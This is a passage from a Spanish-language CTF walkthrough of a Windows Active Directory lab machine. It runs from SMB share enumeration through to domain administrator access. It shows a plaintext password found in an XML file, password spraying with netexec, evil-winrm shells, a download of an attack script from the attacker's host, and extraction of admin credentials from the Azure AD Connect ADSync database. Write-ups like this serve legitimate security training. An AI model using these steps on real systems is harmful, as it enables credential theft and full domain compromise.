        azure_uploads                                           READ ONLY
        C$                                                      NO ACCESS       Default share
        E$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
        users$                                                  READ ONLY
```

Vamos a ver que tiene el recurso "users$":




```
[+] IP: 10.10.10.172:445        Name: megabank.local            Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        azure_uploads                                           READ ONLY
        C$                                                      NO ACCESS       Default share
        E$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
        users$                                                  READ ONLY
        ./users$
        dr--r--r--                0 Fri Jan  3 08:12:48 2020    .
        dr--r--r--                0 Fri Jan  3 08:12:48 2020    ..
        dr--r--r--                0 Fri Jan  3 08:15:23 2020    dgalanos
        dr--r--r--                0 Fri Jan  3 08:41:18 2020    mhope
        dr--r--r--                0 Fri Jan  3 08:14:56 2020    roleary
        dr--r--r--                0 Fri Jan  3 08:14:28 2020    smorgan
```

En el interior de mhope encontramos el siguiente archivo:




```
[+] IP: 10.10.10.172:445        Name: megabank.local            Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        azure_uploads                                           READ ONLY
        C$                                                      NO ACCESS       Default share
        E$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
        users$                                                  READ ONLY
        ./users$mhope
        dr--r--r--                0 Fri Jan  3 08:41:18 2020    .
        dr--r--r--                0 Fri Jan  3 08:41:18 2020    ..
        fw--w--w--             1212 Fri Jan  3 09:59:24 2020    azure.xml
```

Nos lo descargamos y lo abrimos:




```
└─$ cat azure.xml
��<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</ToString>
    <Props>
      <DT N="StartDate">2020-01-03T05:35:00.7562298-08:00</DT>
      <DT N="EndDate">2054-01-03T05:35:00.7562298-08:00</DT>
      <G N="KeyId">00000000-0000-0000-0000-000000000000</G>
      <S N="Password">4n0therD4y@n0th3r$</S>
    </Props>
  </Obj>
</Objs>
```

Contiene unas credenciales en texto plano, vamos a probar si pertenecen a algun usuario de nuestro listado:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.10.172 -u users.txt -p "4n0therD4y@n0th3r$" 2>/dev/null --continue-on-success
SMB         10.10.10.172    445    MONTEVERDE       [*] Windows 10 / Server 2019 Build 17763 x64 (name:MONTEVERDE) (domain:
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\AAD_987d7f2f57d2:4n0therD4y@n0th3r$ STATUS_LOGON_FAI
SMB         10.10.10.172    445    MONTEVERDE       [+] MEGABANK.LOCAL\mhope:4n0therD4y@n0th3r$
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\SABatchJobs:4n0therD4y@n0th3r$ STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\svc-ata:4n0therD4y@n0th3r$ STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\svc-bexec:4n0therD4y@n0th3r$ STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\svc-netapp:4n0therD4y@n0th3r$ STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\dgalanos:4n0therD4y@n0th3r$ STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\roleary:4n0therD4y@n0th3r$ STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\smorgan:4n0therD4y@n0th3r$ STATUS_LOGON_FAILURE
```

Estas credenciales pertenecen a "mhope". Probamos si el usuario puede acceder por "winrm":



```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec winrm 10.10.10.172 -u mhope -p "4n0therD4y@n0th3r$" 2>/dev/null --continue-on-success
WINRM       10.10.10.172    5985   MONTEVERDE       [*] Windows 10 / Server 2019 Build 17763 (name:MONTEVER
WINRM       10.10.10.172    5985   MONTEVERDE       [+] MEGABANK.LOCAL\mhope:4n0therD4y@n0th3r$ (Pwn3d!)
```


Podemos acceder por "winrm" con la herramienta "evil-winrm":



```
┌──(kali㉿kali)-[~/Downloads]
└─$ evil-winrm -i 10.10.10.172 -u 'mhope' -p '4n0therD4y@n0th3r$'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation:

Data: For more information, check Evil-WinRM GitHub: https://github.

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\mhope\Documents>
```


ESCALADA DE PRIVILEGIOS

Vamos a ver los grupos a los que pertenece el usuario "mhope":



```
Group Name
===========================================
Everyone
BUILTIN\Remote Management Users
BUILTIN\Users
BUILTIN\Pre-Windows 2000 Compatible Access
NT AUTHORITY\NETWORK
NT AUTHORITY\Authenticated Users
NT AUTHORITY\This Organization
MEGABANK\Azure Admins
NT AUTHORITY\NTLM Authentication
Mandatory Label\Medium Plus Mandatory Level
```

Buscamos formas de escalar nuestros privilegios estando en el grupo "azure admins"




azure admins privilege escalation

Medium
https://medium.com › azure-admins-windows-privilege-...

Azure Admins | Windows Privilege Escalation | by d4t4s3c

15 sept 2024 — **Privileged** Role Administrator: Este rol puede administrar roles en **Azure** AD, lo que podría incluir acceso a resetear o modificar contraseñas de ...



Extraer Credenciales (Azure AD Connect)


Las credenciales del usuario `administrator` se encuentran **encriptadas**, por lo que tendremos que recurrir a herramientas que nos permitan **desencriptar** el **password** para obtenerlo en texto plano.

PsCabesha-tools/Privesc/Azure-ADConnect.ps1 at master · Hackplayers/PsCabesha-tools

Powershell crazy and sometimes diabolic scripts. Contribute to Hackplayers/PsCabesha-tools development by creating an…


github.com

Nos descargamos el archivo "AzureADConnect.ps1" y lo transferimos a la maquina victima:



```
*Evil-WinRM* PS C:\windows\temp> (New-Object Net.WebClient).downloadfile("http://10.10.14.11/Azure-ADConnect.ps1","C:\Windows\temp\Azure-ADConnect.ps1")
*Evil-WinRM* PS C:\windows\temp> dir


    Directory: C:\windows\temp


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       10/27/2022   1:20 AM                vmware-SYSTEM
-a----       11/14/2024   3:16 PM           2264 Azure-ADConnect.ps1
-a----       11/14/2024  12:56 PM          66320 MpCmdRun.log
-a----       11/14/2024  12:27 PM            102 silconfig.log
-a----       10/27/2022   1:21 AM          58619 vmware-vmsvc.log
-a----       10/25/2022   2:57 AM          21367 vmware-vmusr.log
-a----       11/14/2024  12:26 PM           1728 vmware-vmvss.log
```


Importamos el modulo y extraemos lo que hay dentro de la base de datos "ADSync":



```
*Evil-WinRM* PS C:\windows\temp> Import-Module .\Azure-ADConnect.ps1
*Evil-WinRM* PS C:\windows\temp> Azure-ADConnect -server 10.10.10.172 -db ADSync
[+] Domain:  MEGABANK.LOCAL
[+] Username: administrator
[+]Password: d0m@in4dminyeah!
```


Esto nos extrae las credenciales del usuario administrador ya que el grupo de "azure admins" tiene permiso para acceder a las bases de datos de "Azure AD Connect" donde se conectan los dispositivos de azure AD con AD on premise y se pueden ver y modificar la contraseña de los administradores del DC.

Vamos a validar la contraseña con netexec:



```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec winrm 10.10.10.172 -u administrator -p 'd0m@in4dminyeah!' 2>/dev/null
WINRM       10.10.10.172    5985   MONTEVERDE       [*] Windows 10 / Server 2019 Build 17763 (name:MONTEVERDE) (dom
WINRM       10.10.10.172    5985   MONTEVERDE       [+] MEGABANK.LOCAL\administrator:d0m@in4dminyeah! (Pwn3d!)
```

Las credenciales son correctas, vamos a conectarnos por "winrm" con el usuario administrador_



```
┌──(kali㉿kali)-[~/Downloads]
└─$ evil-winrm -i 10.10.10.172 -u administrator -p 'd0m@in4dminyeah!'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: q

Data: For more information, check Evil-WinRM GitHub: https://github.co

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
megabank\administrator
```